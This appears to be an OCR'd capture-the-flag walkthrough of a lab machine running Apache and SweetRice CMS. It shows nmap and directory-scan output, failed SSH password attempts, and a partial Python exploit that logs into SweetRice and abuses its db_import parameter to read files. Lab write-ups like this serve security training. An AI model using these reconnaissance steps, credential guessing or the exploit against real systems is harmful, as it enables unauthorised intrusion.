



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 10.10.225.245
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 00:19 EDT
Nmap scan report for 10.10.225.245
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 497cf741104373da2ce6389586f8e0f0 (RSA)
|   256 2fd7c44ce81b5a9044dfc0638c72ae55 (ECDSA)
|_  256 61846227c6c32917dd27459e29cb905e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/26%OT=22%CT=1%CU=42347%PV=Y%DS=2%DC=T%G=Y%TM=649911E
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST1
OS:1NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   205.76 ms 10.18.0.1
2   214.50 ms 10.10.225.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.83 seconds
```



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
```




http://10.10.225.245:80/

Results - List View: Dirs: 4 Files: 8

Errors: 0


```
Testing for dirs in /                                   0%
Testing for files in / with extention .php              0%
Testing for dirs in /icons/                             0%
Testing for files in /icons/ with extention .php        0%
Testing for dirs in /content/                           0%
Testing for files in /content/ with extention .php      0%
```



Forbidden

You don't have permission to access this resource.

Apache/2.4.18 (Ubuntu) Server at 10.10.225.245 Port 80



SweetRice notice


Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.


More help at Tip for Basic CMS SweetRice installed



Index of /content/images

Name	Last modified	Size	Description
Parent Directory		-	
action_icon.png	2016-09-19 17:55	4.4K	
ajax-loader.gif	2016-09-19 17:55	847	
captcha.php	2016-09-19 17:55	1.7K	
captcha.png	2016-09-19 17:55	299	
favicon.ico	2016-09-19 17:55	1.1K	
header_background.png	2016-09-19 17:55	201	
loading.gif	2016-09-19 17:55	2.1K	
logo.png	2016-09-19 17:55	10K	
sitemap.xsl	2016-09-19 17:55	2.9K	
sweetrice.jpg	2016-09-19 17:55	14K	
sweetrice.png	2016-09-19 17:55	9.5K	
sweetrice_icon.png	2016-09-19 17:55	1.3K	
xmlrss.png	2016-09-19 17:55	791	

Apache/2.4.18 (Ubuntu) Server at 10.10.225.245 Port 80




Index of /content/js


Name	Last modified	Size	Description
Parent Directory		-	
SweetRice.js	2016-09-19 17:55	51K	
excanvas.compiled.js	2016-09-19 17:55	40K	
function.js	2016-09-19 17:55	1.0K	
init.js	2016-09-19 17:55	225	
pins.js	2016-09-19 17:55	910	

Apache/2.4.18 (Ubuntu) Server at 10.10.225.245 Port 80

Test ssh




```
└─# ssh admin@10.10.225.245
The authenticity of host '10.10.225.245 (10.10.225.245)' can't be established.
ED25519 key fingerprint is SHA256:gIHwIzi5a1G1WvkLMxJuFhSXiUnHy58kdQUcxmC6rIQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.225.245' (ED25519) to the list of known hosts.
admin@10.10.225.245's password:
Permission denied, please try again.
admin@10.10.225.245's password:
Permission denied, please try again.
admin@10.10.225.245's password:
```




```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@10.10.225.245
root@10.10.225.245's password:
Permission denied, please try again.
root@10.10.225.245's password:
Permission denied, please try again.
root@10.10.225.245's password:
```

Search : sweetrice default login



```
    'user':username,
    'passwd':password,
    'rememberMe':''
}

with session() as r:
    login = r.post('http://' + host + '/as/?type=signin', data=userinfo)
    success = 'Login success'
    if login.status_code == 200:
        print("[+] Sending User&Pass...")
        if login.text.find(success) > 1:
            print("[+] Login Succssfully...")
        else:
            print("[-] User or Pass is incorrent...")
            print("Good Bye...")
            exit()
            pass
        pass
    dlfile = r.get('http://' + host + '/as/?type=data&mode=db_import&db_file=' + lfipath +
'&form_mode=save')

    if dlfile.status_code == 200:
```



10.10.225.245/content/as/index.php

Welcome to SweetRice!

Please login

